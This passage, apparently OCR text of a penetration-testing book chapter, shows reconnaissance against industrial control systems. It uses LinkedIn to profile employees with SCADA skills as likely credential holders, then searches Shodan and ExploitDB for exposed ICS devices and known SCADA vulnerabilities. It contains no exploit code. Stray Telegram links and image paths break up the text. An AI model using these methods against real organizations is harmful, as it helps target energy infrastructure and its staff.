industry; nonetheless, they are most commonly found in the energy sector. If you're working with an energy producer, transmission company, or distribution company, you'll almost certainly come across SEL technology. This is just one example of a technology tied to a specific business, but there are plenty more, and they're easy to uncover using the search tools we discussed earlier.

We discussed the power of Google's advanced search options and the information that can be gleaned from creating very specific searches in this part. We can use the information we've gathered to create consumer profiles before we ever meet with them. We'll go through the people component in the next section and look at how to use LinkedIn effectively.

https://t.me/learningnets

Using LinkedIn to search

LinkedIn is, without a doubt, the most popular professional social media networking platform. The platform has a total user base of over 740 million people. According to LinkedIn's statistics, 55 million organizations are listed on the platform, which can be accessed at

Because of the large number of users and companies on the network, there's a good chance we'll locate some gold nuggets during a pentesting engagement. Because the site is essentially a real-time virtual resume for professionals, a large amount of data is recorded in easily searchable language for the user. Data points like a firm's size, industry in which it operates, technology used by the company, and people employed by the company are all readily available via the search field.

The granularity of LinkedIn searches allows you to focus on the following details:

People

Jobs

Companies

Groups

https://t.me/learningnets

Schools

Posts

Events

When you search for a customer's company, the results will be based on the firm's relative size, as illustrated in the following screenshot:




Figure 4.4: Company search

We can tell where employees live and where they went to school because of this. Within the sub-search box, we can search for employees by title, keyword, or school. Now, if you're one of the few who notices things, you could have already found a bug! According to LinkedIn, there are 24,887

https://t.me/learningnets

employees, with 25,042 of them based in the United States (US). My friends, artificial intelligence (AI) will one day take over the planet, but not yet. We might begin to focus our search by looking for broad keywords. Starting with supervisory control and data acquisition we have 476 personnel with SCADA in their profiles, as shown in the following screenshot:




Figure 4.5: SCADA sub search

A specific search for a skillset term, such as telvent, can help you narrow down the systems that this sample organization uses and the persons who may have credentials on those systems. The following screenshot shows the returned results:

https://t.me/learningnets




Figure 4.6: Telvent skillset

When you focus on a subgroup of people and look into their present position and accomplishments at work, you can find a lot of useful and concrete information, like the ones displayed in the following screenshot, where the firm name has been removed out of courtesy:




Figure 4.7: Public information on systems

As you can see in this section, utilizing LinkedIn to fill in the blanks makes it simple to create a more comprehensive profile of a company. We can utilize LinkedIn's search feature to create a list of people and jobs,

https://t.me/learningnets

then home in on the technology the organization employs, and finally create a short list of prospective credential accounts for who might have access to this technology (as seen in the previous screenshot). To create displays, the user must have a Telvent-DMS Management and SCADA-EMS account Management Any successful engagement must make use of this easily available data. In the following section, we'll look into Shodan.io and see how the insights we may gain from using this search engine can assist round out the technology that's readily available.

https://t.me/learningnets

Shodan.io is being used for testing purposes

"Shodan is the world's first search engine for internet-connected gadgets," according to their main page. In the last two parts, we used various search techniques to acquire a free understanding of how an organization is constructed and organized, as well as how to expose any public services. This allowed us to create a profile for our customer that included information on the business they operate in, the people who work for them, and, if we were lucky, some of the technology they employ. Using Shodan.io, we'll go deeper into the services and technology in this section.

If you go to the following site, you'll see the search engine window, as shown in the following screenshot:




Figure 4.8: Shodan.io search engine

When we click the Explore button, we'll be taken to the following screen:

https://t.me/learningnets




Figure 4.9: Exploring Shodan.io

Next, select Industrial Control Systems from the drop-down menu, and you'll be transported to a page that looks like this:

https://t.me/learningnets




Figure 4.10: Industrial Control Systems




Figure 4.11: Public-facing protocols

https://t.me/learningnets

We did jump through to the Industrial Control Systems area, but if this had been a real engagement, you would have searched the firm name to see if any were present. In addition, I recommend that you make it a habit to search for corporate Internet Protocol ranges in the landing page's search form.

Now it's time for another disclaimer. It is perfectly safe to click on any of the protocols' Explore buttons, and it is also safe to review the information displayed on the screen. Traversing to the identified IP address enters a very grey area, as what is publicly visible should not be. Though finding a complete operator console on Shodan is unusual these days, it is not impossible. If you come across a gas pipeline SCADA system, you are most likely liable if a compressor station shuts down or a mainline block valve closes unexpectedly. Remember the SCADA system we learned about from a LinkedIn user named GE-XA21? It communicates using DNP3 (Distributed Network Protocol 3) and a variety of additional protocols. The DNP3 button can be found under the Protocols section. When you click it, you'll be taken to the following screen:

https://t.me/learningnets




Figure 4.12: DNP3 discovered

As you explore the site, you'll notice that there are numerous choices for filtering and searching. You can search by country, city, organization, equipment, service, port, and a variety of other criteria. Let's look for the Koyo CLICK PLC that we set up in our lab out of curiosity and see what we find:

https://t.me/learningnets




Figure 4.13: Koyo CLICK

Shodan has crawled Koyo CLICK devices that are open to the internet, as you can see.

We briefly discussed the value of Shodan.io for locating industrial technology that is connected to the internet in this part. Using Shodan.io during a pentesting engagement is essential, since you can come across intriguing customer equipment and/or services online. During a typical interaction, you should have a well-rounded profile for your consumer by now. Your customer will be associated with companies, industries, technology, and individuals. In the next section, we'll look at exploit-db, which we briefly discussed with Google hacking, but we'll go into more detail about how to link technology to exploits that have been discovered and documented.

https://t.me/learningnets

Using the Exploit Database to Conduct Research (exploit-db)

ExploitDB is a massive repository of publicly available information about software faults, exploits, and vulnerabilities. It enables a community of security researchers and pentesters to exchange known compromises in a format that is easily searchable. When you go to you'll be sent to the home page, where you'll see a list of the most recently identified vulnerabilities, as shown in the following screenshot:




Figure 4.14: ExploitDB

On the right-hand side, you'll find a search input form. Press Enter after typing SCADA. As illustrated in the accompanying screenshot, there are 50 vulnerabilities connected to various SCADA systems at the time of printing of this book:

https://t.me/learningnets

